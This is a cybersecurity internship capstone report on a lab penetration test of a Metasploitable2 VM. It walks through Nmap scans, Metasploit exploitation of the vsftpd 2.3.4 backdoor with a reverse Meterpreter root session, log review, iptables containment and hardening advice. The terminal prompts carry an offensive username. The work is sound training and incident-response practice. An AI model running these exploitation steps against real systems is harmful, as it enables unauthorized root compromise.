

CAPSTONE PROJECT & INCIDENT RESPONSE

Task 5 - Cybersecurity & Ethical Hacking Internship

Project: Vulnerability Assessment and Controlled Penetration Test of a Test Network

Target: Metasploitable2 - 10.249.90.76

Attacker: Kali Linux - 10.249.90.205

Environment: Isolated VMware lab

Date of Evidence: 29 August 2026

Prepared as the final Task 5 capstone report

1. Executive Summary

This capstone project assessed a deliberately vulnerable Metasploitable2 host inside an isolated VMware lab. The assessment combined reconnaissance, service enumeration, vulnerability scanning, controlled exploitation, evidence collection, mitigation, and incident-response verification. The uploaded evidence shows an exposed vsftpd 2.3.4 service, successful validation of its known backdoor weakness, a root Meterpreter session in the lab, multiple additional exposed services, log evidence from the target, and defensive action against FTP access.

The principal validated finding was the vsftpd 2.3.4 backdoor on TCP port 21. After controlled exploitation, the session reported the server user as root and identified the target as Metasploitable/Ubuntu 8.04. Defensive evidence shows an iptables DROP rule for TCP/21 and subsequent Nmap verification reporting port 21 as filtered.

2. Scope, Objective and Rules of Engagement

Objective: perform a vulnerability assessment of the test network and demonstrate the full security lifecycle from discovery through controlled validation, containment, and reporting.

- In scope: Metasploitable2 target 10.249.90.76.
- Assessment host: Kali Linux 10.249.90.205.
- Environment: isolated VMware laboratory only.
- Activities: reconnaissance, scanning, vulnerability identification, controlled exploitation, log review, mitigation, and verification.
- Out of scope: public systems, third-party infrastructure, persistence, destructive actions, or activity outside the lab.

3. Methodology


The project followed the workflow Reconnaissance -> Scanning -> Vulnerability Assessment -> Controlled Exploitation -> Evidence Collection -> Containment/Mitigation -> Verification -> Reporting.

- Reconnaissance and enumeration with Nmap.
- Service/version identification and vulnerability-script scanning.
- Controlled validation of the vsftpd 2.3.4 backdoor in Metasploit.
- Post-exploitation identity/system verification only for evidence.
- Review of target authentication/service logs.
- Containment by filtering FTP traffic and disabling/removing the vulnerable service configuration where applicable.
- Re-scan to verify the defensive control.

4. Reconnaissance and Initial Scan

The initial service scan identified a broad attack surface. Visible services in the captured output include FTP (21), SSH (22), Telnet (23), SMTP (25), DNS (53), HTTP (80), RPC-related services, Samba

(139/445), remote login services, Java RMI (1099), bind shell (1524), NFS (2049), FTP/ProFTPD (2121), MySQL (3306), PostgreSQL (5432), VNC (5900), X11 (6000), IRC (6667), and Tomcat (8180). This is consistent with the intentionally vulnerable nature of the lab target.



```
(hitler@adolf)-[~]
$ cat task5_initial_scan.txt
# Nmap 7.99 scan initiated Sat Aug 29 11:26:38 2026 as: /usr/lib/nmap/nmap --privileged -sV -sS -O -oN ta
sk5_initial_scan.txt 10.249.90.76
Nmap scan report for 10.249.90.76
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13?         Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9F:EF:89 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

Figure 1. Initial Nmap service enumeration of Metasploitable2.

5. Vulnerability Assessment

The focused Nmap scan identified TCP/21 as FTP running vsftpd 2.3.4. The vulnerability scan output explicitly marked the vsftpd 2.3.4 backdoor as VULNERABLE (Exploitable) and referenced CVE-2011-2523. Additional captured findings included weak/legacy TLS-related conditions such as Diffie-Hellman issues and SSL POODLE indicators on services tested by the scan.

```
Kali linux - VMware Workstation
File Edit View VM Tabs Help
Kali linux metasploitable m2
hitler@adolf: ~
Session Actions Edit View Help
(hitler@adolf)-[~]
$ nmap -sV -p 21 10.249.90.76
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-29 11:53 +0530
Nmap scan report for 10.249.90.76
Host is up (0.00060s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:9F:EF:89 (VMware)
Service Info: OS: Unix


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds

(hitler@adolf)-[~]
$
```

Figure 2. Focused Nmap version detection showing vsftpd 2.3.4 on TCP/21.

```
Kali linux - VMware Workstation
File Edit View VM Tabs Help
Kali linux metasploitable m2
hitler@adolf: ~
Session Actions Edit View Help
(hitler@adolf)-[~]
$ cat task5_vulnerability_scan.txt
# Nmap 7.99 scan initiated Sat Aug 29 11:32:59 2026 as: /usr/lib/nmap/nmap --privileged -sV --script vuln -oN task5_vulnerability_scan.txt 10.249.90.76
Nmap scan report for 10.249.90.76
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:  BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|     Shell command: id
|     Results: uid=0(root) gid=0(root)
|   References:
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     https://www.securityfocus.com/bid/48539
|_ vulners:
|_ vsftpd 2.3.4:
|_   PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|_   MSF:EXPLOIT-UNIX-FTP-VSFTPD_234_BACKDOOR- 10.0 https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-VSFTPD_234
|_   BACKDOOR- *EXPLOIT*
|_   FEA24DDE-72FF-5445-B198-9E2D5322DC86 10.0 https://vulners.com/githubexploit/FEA24DDE-72FF-5445-B198-9E2D5322DC86
|_ *EXPLOIT*
|_   EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|_   EDB-ID:17491 10.0 https://vulners.com/exploitdb/EDB-ID:17491 *EXPLOIT*
|_   ED5791E3-8935-5632-A403-CB7E7FA26CB0 10.0 https://vulners.com/githubexploit/ED5791E3-8935-5632-A403-CB7E7FA26CB0
|_ *EXPLOIT*
```

Figure 3. Vulnerability scan identifying the vsftpd 2.3.4 backdoor as exploitable.



```
(hitler@adolf)-[~]
$ cat task5_findings.txt
VULNERABLE:
  State: VULNERABLE (Exploitable)
VULNERABLE:
  Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
  State: VULNERABLE
  Diffie-Hellman key exchange only provide protection against passive
  eavesdropping, and are vulnerable to active man-in-the-middle attacks
  State: VULNERABLE
  triggered when handling Diffie-Hellman key exchanges defined with
  Diffie-Hellman Key Exchange Insufficient Group Strength
  State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman groups
ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
  State: VULNERABLE
  padding-oracle attack, aka the "POODLE" issue.
  https://www.openssl.org/~bodo/ssl-poodle.pdf
  https://www.imperialviolet.org/2014/10/14/poodle.html
  The SMTP server is not Exim: NOT VULNERABLE
VULNERABLE:
  State: VULNERABLE
VULNERABLE:
  State: VULNERABLE
VULNERABLE:
  Diffie-Hellman Key Exchange Insufficient Group Strength
  State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman groups
ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
  State: VULNERABLE
  padding-oracle attack, aka the "POODLE" issue.
```

Figure 4. Additional vulnerability findings captured during the assessment.

6. Controlled Exploitation and Validation

The Metasploit vsftpd_234_backdoor module was used only against the authorized lab target. The module check reported that the FTP banner indicated vsftpd 2.3.4 and that the target appeared vulnerable. The controlled run spawned the backdoor and opened a Meterpreter session. Post-exploitation validation showed 'Server username: root' and system information for the Metasploitable host, demonstrating the critical impact of the vulnerable service.


```

Kali linux - VMware Workstation
File Edit View VM Tabs Help
metasploitale m2
Session Actions Edit View Help
  FETCH_PIPE  false          yes      Host both the binary payload and the command so it can be pi
ped directly to the shell.

  When FETCH_FILELESS is none:

  Name          Current Setting  Required  Description
  --          --
  FETCH_FILENAME JsTEiEBXiA      no        Name to use on remote system when storing payload; c
annot contain spaces or slashes
  FETCH_WRITABLE_DIR ./              yes       Remote writable dir to store payload; cannot contain
spaces

Exploit target:

  Id  Name
  --  --
  0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > check
[*] 10.249.90.76:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 10.249.90.76:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be
present
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 5. Metasploit module check confirming that the target appears vulnerable.

```

Kali linux - VMware Workstation
File Edit View VM Tabs Help
metasploitale m2
Session Actions Edit View Help
Exploit target:

  Id  Name
  --  --
  0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > check
[*] 10.249.90.76:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 10.249.90.76:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be
present
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 10.249.90.205:4444
[*] 10.249.90.76:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.249.90.76:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 10.249.90.76:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be
present
[+] 10.249.90.76:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.249.90.205:4444 → 10.249.90.76:55555) at 2026-08-29 12:01:14 +0530

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

Figure 6. Successful controlled exploitation and root-level session validation.

7. Findings and Risk Assessment

Finding	Evidence	Severity	Impact	Recommended Action
vsftpd 2.3.4	Nmap +	Critical	Unauthenticated	Remove/disable

backdoor (CVE-2011-2523)	Metasploit validation		remote compromise/root- level access in the lab	vulnerable service; upgrade to a supported version; restrict FTP exposure.
Excessive exposed legacy services	Initial Nmap enumeration	High	Larger attack surface and multiple potential entry points	Disable unnecessary services and restrict network access.
Weak/legacy cryptographic conditions	Nmap vulnerability output	High/Medium	Potential weakening of encrypted sessions depending on affected service	Disable obsolete protocols/ciphers and use supported TLS configuration.
Suspicious/ unauthorized connection indicators	Target log evidence	High	Shows activity that can support detection and investigation	Centralize logs, alert on abnormal remote access, and preserve evidence.

8. Incident Response Simulation

The incident-response portion used the validated FTP compromise as the simulated security incident. The evidence supports the following sequence:


- Detection: vulnerability scanning and service enumeration identified vsftpd 2.3.4 on port 21.
- Validation: controlled exploitation confirmed that the service could provide unauthorized root-level access.
- Investigation: target-side logs were reviewed for connection and authentication activity originating from the assessment host.
- Containment: an iptables rule was applied to drop incoming TCP traffic destined for port 21.
- Eradication/Hardening: the vulnerable vsftpd xinetd configuration was identified for disabling/removal; unnecessary legacy services should also be disabled or upgraded.
- Recovery/Verification: a follow-up Nmap scan reported TCP/21 as filtered, confirming that the network control blocked direct FTP access.
- Lessons learned: vulnerable legacy services and excessive service exposure significantly increase attack surface; continuous patching, least-service configuration, segmentation, logging, and verification scans are required.

```
metasploitable m2 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux metasploitable m2
Aug 29 01:58:19 metasploitable rshd[55471]: Connection from 10.249.90.205 on illegal port
Aug 29 02:03:11 metasploitable rshd[55661]: Connection from 10.249.90.205 on illegal port
Aug 29 02:03:11 metasploitable sshd[55561]: Did not receive identification string from 10.249.90.205
Aug 29 02:03:17 metasploitable rlogind[55681]: Connection from 10.249.90.205 on illegal port
Aug 29 02:04:52 metasploitable rshd[56671]: Connection from 10.249.90.205 on illegal port
Aug 29 02:09:01 metasploitable CRON[59571]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 29 02:09:01 metasploitable CRON[59571]: pam_unix(cron:session): session closed for user root
Aug 29 02:17:01 metasploitable CRON[60171]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 29 02:17:01 metasploitable CRON[60171]: pam_unix(cron:session): session closed for user root
Aug 29 02:35:03 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/tail -n 30 /var/log/auth.log
Aug 29 02:35:03 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 29 02:35:03 metasploitable sudo: pam_unix(sudo:session): session closed for user root
msfadmin@metasploitable:~$
```

Figure 7. Target authentication/log evidence reviewed during the incident investigation.


```
metasploitable m2 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux metasploitable m2
Aug 29 02:17:01 metasploitable CRON[60171]: pam_unix(cron:session): session closed for user root
Aug 29 02:35:03 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/tail -n 30 /var/log/auth.log
Aug 29 02:35:03 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 29 02:35:03 metasploitable sudo: pam_unix(sudo:session): session closed for user root
msfadmin@metasploitable:~$ sudo grep -i "ftp\|vsftpd" /var/log/syslog | tail -30
Aug 29 01:46:12 metasploitable xinetd[5249]: Reading included configuration file: /etc/xinetd.d/vsftpd [file=/etc/xinetd.d/vsftpd] [line=28]
Aug 29 01:46:12 metasploitable xinetd[5249]: added service tftp [file=/etc/xinetd.conf] [line=4]
msfadmin@metasploitable:~$ sudo netstat -tulnp | grep ':21'
msfadmin@metasploitable:~$ sudo netstat -tulnp | grep ':21'
tcp        0      0 0.0.0.0:21          0.0.0.0:*           LISTEN
5249/xinetd
tcp6       0      0 :::21             :::*                 LISTEN
5288/proftpd: acce
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 21 -j DROP
msfadmin@metasploitable:~$ sudo iptables -L INPUT -n --line-numbers
Chain INPUT (policy ACCEPT)
num target prot opt source destination
1 DROP tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:21
msfadmin@metasploitable:~$ _
```

Figure 8. Target-side service/log review and firewall DROP rule for TCP/21.



```
msfadmin@metasploitable:~$ sudo grep -n "vsftpd" /etc/inetd.conf
msfadmin@metasploitable:~$ sudo grep -R -n "vsftpd" /etc/xinetd.d/
/etc/xinetd.d/vsftpd:3:# The vsftpd FTP server serves FTP connections. It uses
/etc/xinetd.d/vsftpd:5:# vsftpd is designed to be secure.
/etc/xinetd.d/vsftpd:11: server = /usr/sbin/vsftpd
msfadmin@metasploitable:~$ _
```

Figure 9. vsftpd xinetd configuration identified during eradication/hardening.



```
(hitler@adolf)-[~]
$ nmap -Pn -p 21 10.249.90.76
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-29 12:11 +0530
Nmap scan report for 10.249.90.76
Host is up (0.00063s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
MAC Address: 00:0C:29:9F:EF:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
(hitler@adolf)-[~]
$
```

Figure 10. Verification scan showing TCP/21 filtered after containment.

9. Mitigation and Hardening Recommendations

- Retire vsftpd 2.3.4 and all unsupported/obsolete software.
- Disable services that are not required, especially legacy remote-access protocols.
- Apply host firewall rules and network segmentation using least-privilege access.

- Use secure administrative protocols and strong authentication.
- Harden TLS configurations and remove weak protocol/cipher support.
- Centralize authentication, service, and firewall logs and create alerts for anomalous connection attempts.
- Perform routine vulnerability scans and verify remediation with follow-up scans.
- Maintain backups and documented incident-response procedures.

10. Post-Incident Report

Incident: exploitation of an exposed vulnerable FTP service in an isolated training environment.

Root cause: an obsolete vsftpd 2.3.4 service was reachable on TCP/21 and contained a known exploitable backdoor condition.

Impact demonstrated: the controlled assessment obtained a root-level Meterpreter session on the lab target, establishing that successful exploitation could lead to complete system compromise.

Containment and recovery evidence: target-side filtering was applied to TCP/21, and the subsequent Nmap verification reported port 21 as filtered. This demonstrates successful network-level containment. The screenshots also show investigation of the vsftpd xinetd configuration as part of service hardening.

Final status: the primary demonstrated attack path was contained at the network layer. Full production-style remediation would additionally require permanent removal/upgrading of the vulnerable software, review of all other exposed legacy services, credential rotation, integrity checks, and continued monitoring.

11. Conclusion

The capstone successfully demonstrated an end-to-end security assessment and incident-response workflow in a controlled laboratory. Reconnaissance exposed a large service footprint, vulnerability analysis identified a critical FTP weakness, controlled exploitation validated the business/security impact, target logs provided investigation evidence, and defensive filtering reduced exposure. The exercise reinforces the importance of patch management, service minimization, segmentation, logging, and post-remediation verification.

Appendix A - Evidence Summary

- Focused Nmap version scan: TCP/21 open, vsftpd 2.3.4.
- Metasploit vulnerability check: target appears vulnerable.
- Controlled exploitation: Meterpreter session opened; server username reported as root.
- Initial full scan: multiple exposed network services.
- Vulnerability scan: vsftpd backdoor marked exploitable; additional vulnerability indicators captured.
- Target log review: connection/authentication evidence.

- Hardening: vsftpd configuration identified and TCP/21 filtering applied.
- Verification: TCP/21 reported filtered after containment.